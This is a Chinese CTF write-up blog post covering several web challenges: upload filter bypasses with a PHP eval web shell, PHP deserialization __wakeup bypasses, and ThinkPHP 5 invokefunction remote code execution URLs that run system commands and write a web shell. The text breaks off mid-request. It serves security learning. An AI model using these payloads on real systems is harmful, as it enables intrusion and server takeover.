



CTF题记——暑假计划第二周

原创

m0re  于 2020-07-16 16:29:40 发布  419  收藏

分类专栏: [CTF](#) 文章标签: [CTF](#) [BUUCTF](#) [CTF题记](#)

m0re

本文链接: https://blog.csdn.net/qq_45836474/article/details/107312490

版权



[CTF 专栏收录该内容](#)

31 篇文章 3 订阅

订阅专栏

本文目录

Web

[upload1](#)

[Web_php_unserialize](#)

[php_rce](#)

[第一种](#)

[第二种](#)

[第三种](#)

[\[极客大挑战 2019\]PHP](#)

[\[极客大挑战 2019\]Knife](#)

[\[SUCTF 2019\]CheckIn](#)

[\[极客大挑战 2019\]Http](#)

[\[ACTF2020 新生赛\]Include](#)

[\[ACTF2020 新生赛\]Exec](#)

[\[ACTF2020 新生赛\]BackupFile](#)

Misc

[zip](#)

[\[ACTF新生赛2020\]明文攻击](#)

[二维码](#)

[USB](#)

Web

upload1

攻防世界web进阶

打开环境，是个上传的界面，猜想应该有过滤条件，看看源码有没有什么提示。

```
<script type="text/javascript">

Array.prototype.contains = function (obj) {
    var i = this.length;
    while (i--) {
        if (this[i] === obj) {
            return true;
        }
    }
    return false;
}

function check() {
    upfile = document.getElementById("upfile");
    submit = document.getElementById("submit");
    name = upfile.value;
    ext = name.replace(/^.+\./, '');

    if(['jpg', 'png'].contains(ext)) {
        submit.disabled = false;
    } else {
        submit.disabled = true;
    }

    alert('请选择一张图片文件上传!');
}

</script>
```

m0re

好像是只能传图片，目前看到的信息只匹配后缀，但是其他的过滤，他没有说，一步一步来，先传一个正常的图片试试，

upload success : upload/1594608557.1.jpg

选择文件 未选择任何文件

上传

访问一下看看

m0re

可以访问到，然后就可以开始做题了。

先来简单的，写个一句话，然后将文件后缀改为 `shell.jpg` 通过抓包修改后缀，

```
PUS1 /index.php HTTP/1.1
Host: 220.249.52.133:34667
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://220.249.52.133:34667/
Connection: close
Content-Type: multipart/form-data; boundary=-----148333080928792
Content-Length: 223
```

```
-----148333080928792
Content-Disposition: form-data; name="upfile"; filename="shell.php"
Content-Type: image/jpeg
```

```
<?php @eval($_POST['m0re']);?>
-----148333080928792--
```

m0re

使用蚁剑连接

添加数据

添加 清空 测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置

成功 连接成功!

m0re


找到了 `flag.php` 查看得到flag。这个是比较简单的那个上传，只过滤了后缀。

目录列表 (1)

文件列表 (5)

新建 上层 刷新 主目录 书签 /var/www/html/

名称	日期	大小
	2020-07-13 00:12:01	111



m0re

Web_php_unserialize

攻防世界web进阶
php反序列化知识点，
审计代码，

```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the f14g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

注意到 `f14g.php`，然后还需要注意的是下面的限制条件，看到了正则匹配。
编写代码，生成对象的序列化，然后进行base64编码，使用get方式提交请求。
代码如下：

```

<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}

$A = new Demo('fl4g.php');
$b = serialize($A);
$b = str_replace('0:4', '0:+4', $b);
$b = str_replace(':1:', ':2:', $b);
echo base64_encode($b);
?>

```

正则

解释

- ▼ / [oc]:\d+: / i
 - ▼ 匹配下列列表中的一个单字符 [oc]
 - oc 从列表 oc (不区分大小写) 中匹配一个单字符
 - : 按字面匹配字符 :
 - ▼ \d+ matches a digit (equal to [0-9])
 - + 量词 — 匹配 1 至无穷次
 - : 按字面匹配字符 :
 - ▼ Global pattern flags
 - i 修改: insensitive. Case insensitive match (ignores case of [a-z A-Z])

m0re

所以，要用 +4 来代替 4

运行得到payload，然后进行提交就可以得到flag了。

← → ↻ 不安全 | 220.249.52.133:48787/index.php?var=TzorNDoiRGVtbyl6Mjpw7czoxMDoiAERibW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==

```

<?php
$flag="ctf{b17bd4c7-34c9-4526-8fa8-a0794a197013}";
?>

```

m0re

php_rce

攻防世界web进阶

开启环境是这样的，也没有其他的提示，源码没什么信息，所以百度找了wp查看大佬的思路。

:)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架


[V5.0 版本由 七牛云 独家赞助发布]

m0re

emmm，了解一下这个公开漏洞去。

找到一份环境的源码：<https://github.com/vulnspy/thinkphp-5.1.29>

主要代码：`html\thinkphp\library\think\Request.php`



```
Request.php x
794     } else {
795         $this->mimeType[$type] = $val;
796     }
797 }
798
799 /**
800  * 当前的请求类型
801  * @access public
802  * @param bool $origin 是否获取原始请求类型
803  * @return string
804  */
805 public function method($origin = false)
806 {
807     if ($origin) {
808         // 获取原始请求类型
809         return $this->server('REQUEST_METHOD') ?: 'GET';
810     } elseif (!$this->method) {
811         if (isset($_POST[$this->config['var_method']])) {
812             $this->method = strtoupper($_POST[$this->config['var_method']]);
813             $method = strtolower($this->method);
814             $this->{"$method"} = $_POST;
815         } elseif ($this->server('HTTP_X_HTTP_METHOD_OVERRIDE')) {
816             $this->method = strtoupper($this->server('HTTP_X_HTTP_METHOD_OVERRIDE'));
817         } else {
818             $this->method = $this->server('REQUEST_METHOD') ?: 'GET';
819         }
820     }
821
822     return $this->method;
823 }
```

ThinkPHP用于处理HTTP请求的Request类中，其中的method方法用于获取当前的请求类型。


以后学到docker了自己搭一个玩玩。总得来说有点谜。以后复现一下漏洞可能会好一点。

应用于thinkphp5.0.20 漏洞。 心得不如有点短， 如有问题 可以私信或评论区 留言。

直接看大佬的解题姿势;

payload1

```
http://220.249.52.133:30775/?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
```



页面错误! 请稍后再试~

ThinkPHP V5.0.20 { 十年磨一剑·为API开发设计的高性能框架 }

可以查看到phpinfo，漏洞是一个命令执行漏洞，所以可以有多种做法。


第一种

```
?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami
```

可以执行一些终端命令，所以可以慢慢找flag，这个是一种。

使用ls命令一级一级向上查，


```
?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls
```



查看上一级

```
?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls%20../..../
```

找到了flag文件



查看这个文件使用cat命令，当然对linux命令熟悉的也可以使用其他的，像more这样，应该都可以的。

```
?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20../..../flag
```

就可以看到flag了。

第二种

直接查看到flag，find命令查找flag的位置

```
find / -name "*flag*"
```

```
?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=find%20/%20-name%20%22*flag*%22%
```

呃呃呃，查出来的还真不少

```
/proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/sys/kernel/sched_domain/cpu2/domain0/flags /proc/sys/kernel/sched_domain/cpu3/domain0/flags /proc/sys/kernel/sched_domain/cpu4/domain0/flags /proc/sys/kernel/sched_domain/cpu5/domain0/flags /proc/sys/kernel/sched_domain/cpu6/domain0/flags /proc/sys/kernel/sched_domain/cpu7/domain0/flags /proc/sys/kernel/sched_domain/cpu8/domain1/flags /proc/sys/kernel/sched_domain/cpu9/domain0/flags /proc/sys/kernel/sched_domain/cpu9/domain1/flags /proc/sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS4/flags /sys/devices/platf /sys/devices/platform/serial8250/tty/ttyS6/flags /sys/devices/platform/serial8250/tty/ttyS7/flags /sys/devices/platform/serial8250/tty/ttyS8/flags /sys/devices/platfor /sys/devices/platform/serial8250/tty/ttyS10/flags /sys/devices/platform/serial8250/tty/ttyS11/flags /sys/devices/platform/serial8250/tty/ttyS12/flags /sys/devices/plat /sys/devices/platform/serial8250/tty/ttyS14/flags /sys/devices/platform/serial8250/tty/ttyS15/flags /sys/devices/platform/serial8250/tty/ttyS16/flags /sys/devices/plat /sys/devices/platform/serial8250/tty/ttyS18/flags /sys/devices/platform/serial8250/tty/ttyS19/flags /sys/devices/platform/serial8250/tty/ttyS20/flags /sys/devices/plat /sys/devices/platform/serial8250/tty/ttyS22/flags /sys/devices/platform/serial8250/tty/ttyS23/flags /sys/devices/platform/serial8250/tty/ttyS24/flags /sys/devices/plat /sys/devices/platform/serial8250/tty/ttyS26/flags /sys/devices/platform/serial8250/tty/ttyS27/flags /sys/devices/platform/serial8250/tty/ttyS28/flags /sys/devices/plat /sys/devices/platform/serial8250/tty/ttyS30/flags /sys/devices/platform/serial8250/tty/ttyS31/flags /sys/module/scsi_mod/parameters/default_dev_flags /usr/lib/x86_64_ /gnu/perl/5.24.1/bits/waitflags.ph /usr/share/dpkg/buildflags.mk /usr/local/lib/php/build/ax_check_compile_flag.m4 /usr/include/x86_64-linux-gnu/asm/processor-flag /gnu/bits/waitflags.h /usr/include/linux/tty_flags.h /usr/include/linux/kernel-page-flags.h /usr/bin/dpkg-buildflags /flag /flag
```

最后一个

然后直接cat对应的flag文件。

```
?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20/flag
```

第三种

这个方法是写入一句话，直接写一个一句话木马在里面，然后使用蚁剑或者菜刀连接就行了，这方法挺不错的。试一下！

payload

```
?s=index/think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][0]=shell.php&vars[1][1]=<?php%20eval($_REQUEST["m0re"]);?>
```



返回

← → ↻ 不安全 | 220.249.52.133:30775/?s=index/think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][0]=shell.php&vars[1

29

m0re

连接



m0re

可以看到连接成功了，在根目录下可以找到flag

payload也有好几种，有兴趣的可以自行百度查看。

[极客大挑战 2019]PHP

BUUCTFweb

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
不愧是我!!!

m0re

看到了备份网站，先用dirsearch扫一下

扫完了，看到 `www.zip`

```
15:32:04] 429 - 568B - /wp-admin/
15:32:04] 429 - 568B - /wp-admin/
15:32:04] 429 - 568B - /wp-admin/c99.php
15:32:04] 429 - 568B - /wp-admin/install.php
15:32:04] 429 - 568B - /wp-admin/setup-config.php
15:32:04] 429 - 568B - /wp-app.log
15:32:04] 429 - 568B - /wp-config.%2A
15:32:04] 429 - 568B - /wp-config.inc
15:32:05] 429 - 568B - /wp-config.old
15:32:05] 429 - 568B - /wp-config.php.bak
15:32:05] 429 - 568B - /wp-config.php.dist
15:32:05] 429 - 568B - /wp-config.php.inc
15:32:05] 429 - 568B - /wp-config.php.old
15:32:05] 429 - 568B - /wp-config.php.save
15:32:06] 200 - 6KB - /www.zip
Task Completed
:\Anquan\ctftools\web专用\dirsearch-master>
```

可以看出来连接成功了，在根目录下可以找到flag
download也有好几款，有兴趣的可以自行百度查看。

[极客大挑战 2019]PHP m0re

打开看到 `flag.php` emmm? ? ? ?

```
flag.php x
<?php
$flag = 'Syc{dog_dog_dog_dog}';
?>
```

果然提交了不对。还是要看另外两个文件

查看 `index.php`

```
35 <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;
font-size:20px;position: absolute;bottom: 70%;left: 640px;font-fam
:KaTeX;">
36 <?php
37 include 'class.php';
38 $select = $_GET['select'];
39 $res=unserialize(@$select);
40 ?>
41 </div>
42 <div style="position: absolute;bottom: 5%;width: 99%;"><p align="center
style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p>
43 </div> m0re
```

然后发现是利用PHP反序列化，

```
}
function __destruct(){
if ($this->password != 100) {
echo "<br>NO!!!hacker!!!<br>";
echo "You name is: ";
echo $this->username;echo "<br>";
echo "You password is: ";
echo $this->password;echo "<br>";
die();
}
if ($this->username === 'admin') {
```

```

    global $flag;
    echo $flag;
}else{
    echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
    die();
}

```

m0re

当 `username=admin` 且 `password=100` 的时候输出flag，但是

```

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }
}

```

m0re

这个函数会把username变为guest，所以需要序列化字符串中的对象来绕过。

代码：

```

<?php
class Name
{
    private $username = 'admin';
    private $password = '100';
}
$a = new Name();
echo serialize($a); // 这个是没有使用URL 编码的
echo urlencode(serialize($a)); // 将其结果使用URL 进行编码
?>

```

```

O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}

```

这个Name后面的数字是属性，代表两个变量，把2改成3，就能绕过__wakeup()函数。

因为是private声明，我们需要在类名和字段名前面都会加上\0的前缀

这里的 \0 表示 ASCII 码为 0 的字符(不可见字符)，而不是 \0 组合。这也许解释了，为什么如果直接在网址上，传递\0*\0username会报错，因为实际上并不是\0，只是用它来代替ASCII值为0的字符。必须用python传值才可以。

这段话是看一个师傅的wp中提到的，python提交方法

```

import requests

url = "http://e1a18420-fb66-465e-b486-f4a86ce4eb95.node3.buuoj.cn"
html = requests.get(url+'?select=O:4:"Name":3:{s:14:"\0Name\0username";s:5:"admin";s:14:"\0Name\0password";i:100;}'')
print(html.text)

```


因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
不愧是我!!!

flag {3538e26c743bb-479f-8c09-ff3724891833}



m0re

参考链接——<https://www.cnblogs.com/kevinbruce656/p/12332736.html>

[极客大挑战 2019]Knife

我家菜刀丢了，你能帮我找一下么

```
eval($_POST["Syc"]);
```

m0re

白给的shell。连接一句话，猜测可能是 `shell.php`

不过没有连接成功，现在的问题是shell的名字是什么？

看整个题的信息，能让人想到文件名的字符串也就是上面说的白给的shell还有题目的Knife了，

The screenshot shows a web tool interface with the following details:

- 基础配置 (Basic Configuration):**
 - URL地址: `http://a3c628c7-1de4-40fc-944c-b5397e441b7f.node3.buuoj.cn/?knife.php`
 - 连接密码: `Syd`
 - 网站备注: (empty)
 - 编码设置: `UTF8`
 - 连接类型: `PHP`
 - 编码器: `default (不推荐)` (selected)
- 请求信息 (Request Information):** (empty)
- 其他设置 (Other Settings):** (empty)

On the right side, there is a list with the following items:

- 更新时间
- 添加
- 重命名
- 删除
- 默认分类

A green notification box at the bottom right displays: **成功 连接成功!** (Success Connection successful!).

然后就在根目录下找到了flag

[\[SUCTF 2019\]CheckIn](#)

我先进行上传了一个 `shell.php`

Upload Labs

文件名: 未选择任何文件

illegal suffix!



m0re

题目描述是有一个github地址的，那里有源码，
在index.php中找到了过滤条件

```
<?php
// error_reporting(0);
$userdir = "uploads/" . md5($_SERVER["REMOTE_ADDR"]);
if (!file_exists($userdir)) {
    mkdir($userdir, 0777, true);
}
file_put_contents($userdir . "/index.php", "");
if (isset($_POST["upload"])) {
    $tmp_name = $_FILES["fileUpload"]["tmp_name"];
    $name = $_FILES["fileUpload"]["name"];
    if (!$tmp_name) {
        die("filesize too big!");
    }
    if (!$name) {
        die("filename cannot be empty!");
    }
    $extension = substr($name, strrpos($name, ".") + 1);
    if (preg_match("/\ph|htaccess/i", $extension)) {
        die("illegal suffix!");
    }
    if (mb_strpos(file_get_contents($tmp_name), "<?") !== FALSE) {
        die("&lt;? in contents!");
    }
    $image_type = exif_imagetype($tmp_name);
    if (!$image_type) {
        die("exif_imagetype:not image!");
    }
    $upload_file_path = $userdir . "/" . $name;
    move_uploaded_file($tmp_name, $upload_file_path);
    echo "Your dir " . $userdir . " <br>";
    echo 'Your files : <br>';
    var_dump(scandir($userdir));
}
```

找到了这个是因为BUUCTF有源码地址，所以在源码中找到的，看了好多师傅的wp，原来的题中应该没有源码的，所以需要自己去筛选过滤条件。

先贴一下参考链接——[从SUCTF 2019 CheckIn 浅谈.user.ini的利用](#)

按照这个师傅的wp来复现一下。

上传后缀为PHP的木马文件未成功，后缀黑名单过滤，尝试aaa

Target: http://72d554a3-81e7-41c1-b987-c0c9432cbe16.node3.buuoj.cn

Request

```
POST /index.php HTTP/1.1
Host: 72d554a3-81e7-41c1-b987-c0c9432cbe16.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://72d554a3-81e7-41c1-b987-c0c9432cbe16.node3.buuoj.cn/
Connection: close
Content-Type: multipart/form-data; boundary=-----59315242461
Content-Length: 318

